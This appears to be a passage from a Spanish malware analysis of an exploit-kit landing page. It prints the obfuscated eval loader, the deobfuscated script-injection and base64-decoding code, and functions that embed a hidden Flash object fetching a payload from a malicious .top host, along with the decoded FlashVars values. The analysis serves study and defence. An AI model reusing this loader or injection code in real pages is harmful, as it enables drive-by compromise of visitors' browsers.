variable(cadena);

tercera="r;} etu ; fg && x10|  &2 aq {...".split(' ');

cuarta="func n {v lc s223 36 fj81 1fs* ocu }...".split(' ');

corta2=".=\"\')(\t\n";

for(cadena2='',tope=585,i=0;tope>-1,i<=585;tope--,i++){
   cadena2+=cuarta[i];
   if (typeof tercera[tope] != ('undefined')) {
      cadena2+=tercera[tope];
   };
}
for (i=0;i<=corta2.length-1;i++) {
   substr = ("subs")+"tr";
   regex = regex.replace((new RegExp(corta2[regex](i,1), "g"),corta2[regex](i+2-1,1)))
   i++;
}

variable2=this[((14523)?"ev"+"sQfa"[regex](3):"")+"l"];
variable2(cadena2);
</script>
</body>
</html>
```

Una vez se ejecutan los bucles de des-ofuscado, el código que se obtienen es el siguiente:

```
// Busca los elementos script en el head y añade al principio de todos un nuevo elemento script

function k(){
   var a=l(),c={v:document}.v, b=document.createElement("script");

b["type"]="text/javascript",b["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["in
sertBefore"](b,a)
}

try{
   k()
}

catch(m){}

function l(){
   var s = GRAN_CADENA_DE_TEXTO;
   var e={},i,b=0,c,x,aq=0,a,r="";
   var A="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
   ch = "aTcharAt".substr(2);
   for(i=0;i<64;i++){
          e[A[ch](i)]=i;
   }
   for(x=0;x<s.length;x++){
          c=e[s[ch](x)];
          b=(b<<6)+c;
          aq+=6;
          bx=2;
          while(aq>=8){
             ((a=(b>>>(aq-=8))&265-10) | | (x<bx))&&(r+=String.fromCharCode(a));
          }
   }
   return r;
}
```

Dicho código generará las siguientes funciones:

```
function genera(u, k) {
   var fr=String.fromCharCode;
   var c="", b="", d="", f=fr(0x20), g=fr(0), v=fr(0x22);
   var app="gexywoaxor"+""+" "+""+ u +""+" "+""+ navigator.userAgent +""+g+g+g+g;app.length%2
&& (app+=g);
   for (var e = 0; e < app.length; e++) {
          b = jouh5(app.charCodeAt(e),2);
          d = jouh5(app.charCodeAt(e+1),2);
          c += b + d;
          e += 1;
   }
   return c;
}

function crea_flash(fus,asd){
   var fla = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
allowScriptAccess=always width="13" height="13">';
```

```
    fla = fla + '<param name="movie" value="' + fus + '" />';
    fla = fla + '<param name="play" value="true"/>';
    fla = fla + '<param name=FlashVars value="iddqd=' + asd + '" />';
    fla = fla + '<!--[if !IE]>-->';
    fla = fla + '<object type="application/x-shockwave-flash" data="' + fus + '"
allowScriptAccess=always width="13" height="13">';
    fla = fla + '<param name="movie" value="' + fus + '" />';
    fla = fla + '<param name="play" value="true"/>';
    fla = fla + '<param name=FlashVars value="iddqd=' + asd +   '" />';
    fla = fla + '<!--<![endif]-->';
    fla = fla + '<!--[if !IE]>--></object><!--<![endif]-->';
    fla = fla + '</object>';

    var gfdg = document.createElement("div");
    gfdg.innerHTML = fla;
    document.body.appendChild(gfdg);
}

function jouh5(num, width){
    var ghfds33 = "0123456789abcdef";
    var jouh5 = ghfds33.substr(num & 0xF, 1);
    while (num > 0xF) {
            num = num >>> 4;
            jouh5 = ghfds33.substr(num & 0xF, 1) + jouh5;
    }
    var width = (width ? width : 0);
    while (jouh5.length < width)jouh5 = "0" + jouh5;
    return jouh5;
}
```

A continuación se procede a llamar a dichas funciones de la siguiente manera:

```
crea_flash("http://fredomasearchdsd.top/?
yus = Mozilla.72mg86.406v9p2y7&
ct = Mozilla&tuif=2086&
q = wX3QMvXcJwDQDYbGMvrESLtENknQA0KK2Ir2_dqyEoH9cmnihNzUSkry6B2aCm3&
oq = T8vYpf-dYaAGwjhaAfFRnlNtcUFsU8a3430KHmx6agcbU-h2JUQtB-ZWTHIF4nws&biw =
Mozilla.87sl117.406s0r4n8&br_fl=1233",

genera("http://fredomasearchdsd.top/?
biw = Vivaldi.87ms64.406h9d4b7&
ct = Vivaldi&
q = z3nQMvXcJwDQDoTJMvrESLtEMU_OGUKK2OH_783VCZ_9JHT1vvHPRAPxtgWCeI&
yus = Vivaldi.76us117.406o6t4d8&br_fl=3626&
tuif = 3264&
oq = _W8aF4KboFP1KyjULRfQJpyYxcVVwXofiv3BPdzxfN1p-G_iWIYwxF_KLIVLQ4","gexywoaxor"));
```

El resultado obtenido por la función *genera* sería el siguiente:

```
67657879776f6178 6f72222022687474 703a2f2f66726564 6f6d617365617263 686473642e746f70
2f3f6269773d5669 76616c64692e3837 6d7336342e343036 6839643462372663
743d566976616c64 6926713d7a336e51 4d7658634a774451 446f544a4d767245
534c74454d555f4f 47554b4b324f485f 37383356435a5f39 4a48543176764850 5241507874675743
656c267975733d56 6976616c64692e37 3675733131372e34 30366f3674346438
2662725f666c3d33 3632362674756966 3d33323634266f71 3d5f57386146344b 626f4650314b796a
554c5266514a7079 597863565677586f 666976334250647A 78664e31702d475f 695749597778465f
```

```
4b4c49564c513422 20224d6f7a696c6c 612f352e30202858 31313b204c696e75
78207838365f3634 3b2072763a35302e 3029204765636b6f 2f32303130303130 312046697265666f
782f35302e302200 00000000
```

Que transcrito a codificación ASCII equivaldría a:

```
"gexywoaxor"
"http://fredomasearchdsd.top/?
biw = Vivaldi.87ms64.406h9d4b7&
ct = Vivaldi&
q = z3nQMvXcJwDQDoTJMvrESLtEMU_OGUKK2OH_783VCZ_9JHT1vvHPRAPxtgWCeI&
yus = Vivaldi.76us117.406o6t4d8&
br_fl = 3626&
tuif = 3264&
oq = _W8aF4KboFP1KyjULRfQJpyYxcVVwXofiv3BPdzxfN1p-G_iWIYwxF_KLIVLQ4"
"Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
```

Dicha información será la que se pasará al objeto Flash, indicando un parámetro, un **UserAgent** específico y la página desde la que ha de descargarse el supuesto fichero multimedia y así comenzar el ataque.